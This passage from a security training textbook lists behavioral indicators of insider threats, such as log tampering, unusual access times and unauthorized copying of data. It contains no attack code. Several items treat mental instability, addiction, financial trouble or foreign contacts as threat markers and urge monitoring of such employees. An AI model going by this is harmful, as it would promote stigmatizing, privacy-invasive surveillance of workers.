


Figure 9.14: Example of Insider Attack — Disgruntled Employee



Behavioral Indications of an Insider Threat

1. Data exfiltration alerts
2. Missing or modified network logs
3. Changes in network usage patterns
4. Multiple failed login attempts
5. Behavioral and temperament changes
6. Unusual time and location of access
7. Missing or modified critical data
8. Unauthorized downloading or copying of sensitive data
9. Logging of different user accounts from different systems
10. Temporal changes in revenue or expenditure
11. Unauthorized access to physical assets
12. Increase or decrease in productivity of employee
13. Inconsistent working hours
14. Unusual business activities

Behavioral Indications of an Insider Threat

Indicators of insider threats are generally abnormal user activities that deviate from regular work activities. These represent unusual patterns of user behavior that require further analysis to identify malicious motives and intents. The most common indicator of insider threat is a lack of employee awareness about security measures.

The following are various behavioral indicators of insider threats:

- **Alerts of Data Exfiltration**

  Alerts of the unauthorized gathering and transmission of data on the network can represent an insider or malware attack. Insiders can also use paper, fax machines, hard drives, portable devices, and other computing equipment to gather and transfer sensitive data.

- **Missing or Modified Network Logs**

  Insiders try to access the log files to delete, modify, and edit unauthorized access events, file transfer logs, and other records from systems and network devices to avoid detection. Alerts of log modification, deletion, or access can indicate attacks.

- **Changes in Network Usage Patterns**

  Changes in the network patterns of the network-specific protocols, size of the packets, sources and destinations, frequency of user application sessions, and bandwidth usage can indicate malicious activity.

- **Multiple Failed Login Attempts**

  The insider can try to log in to unauthorized systems or applications by brute-force. So, multiple failed attempts may indicate an insider threat.

- **Behavioral and Temporal Changes**

  Deviation from established behavior and temporal changes in employee behavior such as spending capacity, frequent travel, anger management issues, constant quarrels with colleagues, and lethargy in performing work are some of the fraud indicators.

- **Unusual Time and Location of Access**

  Any mismatch in the timeline of an event can be suspicious and may indicate an insider threat. For example, if activities are logged on employee systems in their absence.

- **Missing or Modified Critical Data**

  Disgruntled employees can modify or delete sensitive data to damage the reputation of the organization.

- **Unauthorized Download or Copying of Sensitive Data**

  Insiders use legitimate and malicious tools to extract data from the organization's perimeter. Insiders can install malware, trojans, and backdoors to steal information.

- **Sending Sensitive Information to Personal Email Account**

  Insiders may send critical organizational information to their personal email accounts with malicious intent.

- **Logging of Different User Accounts from Different Systems**

  Unusual times of access combined with a change in the IP address of the system used to log into the account may represent malicious activities.

- **Temporal Changes in Revenue or Expenditure**

  Unexpected and unexplained changes in the financial status of an employee signify an income generated from external sources. The organization should audit their financial reports to identify whether the employee was involved in any malicious activities.

- **Unauthorized Access to Physical Assets**

  Activities such as employees using authorized assets without authentication, trying to escalate their privileges beyond their job requirements, or trying to gain physical access to the assets can represent a threat.

- **Increase or Decrease in Productivity of Employee**

  Employees who are unproductive, threatening, have legitimate or illegitimate job concerns, and disagree with intellectual property rights tend to be suspicious. A sudden increase or decrease in their productivity can signify suspicious behavior.

- **Inconsistent Working Hours, Unusual Business Activities, and Concealed or Frequent Foreign Trips**

  Employees with suspicious business activities like unusual login times, unusual office hours, unauthorized browsing and downloads, concealed trips abroad, and meetings with representatives from other countries or organizations may pose a threat to the organization.

- **Extreme Behavior Due to Mental Instability**

  Some employees possess unpredictable and extreme behavior, such as kleptomania, and a sudden change in behavior may be due to mental instability. This raises the probability that they will perform financial fraud, data theft, or physical theft.

- **Signs of vulnerability (Such as Drug or Alcohol Abuse, Financial Difficulties, Gambling, Illegal Activities)**

  Employees with bad habits such as drugs, gambling, and alcohol abuse, and relationship issues, may take a chance to breach the organization's data for money. Organizations must regularly monitor the activities of such employees.

- **Complaint on Sensitive Data Leak**

  Information or complaints regarding sensitive data leaks can represent an insider attack. Check for customer reviews and concerns to identify anomalies and analyze them to identify the insider.

- **Abnormal Access of Systems and User Accounts**


  The mismatch between the systems assigned and user accounts used to access the systems may indicate an insider threat.

- **Irresponsible Social Media Behavior**

  Insiders may attempt to create a negative impact on the organization by posting unnecessary information on social media websites.

- **Attempt to Access Restricted Zones**

  Employees with malicious intent may try to access restricted areas of the organization to collect sensitive information.

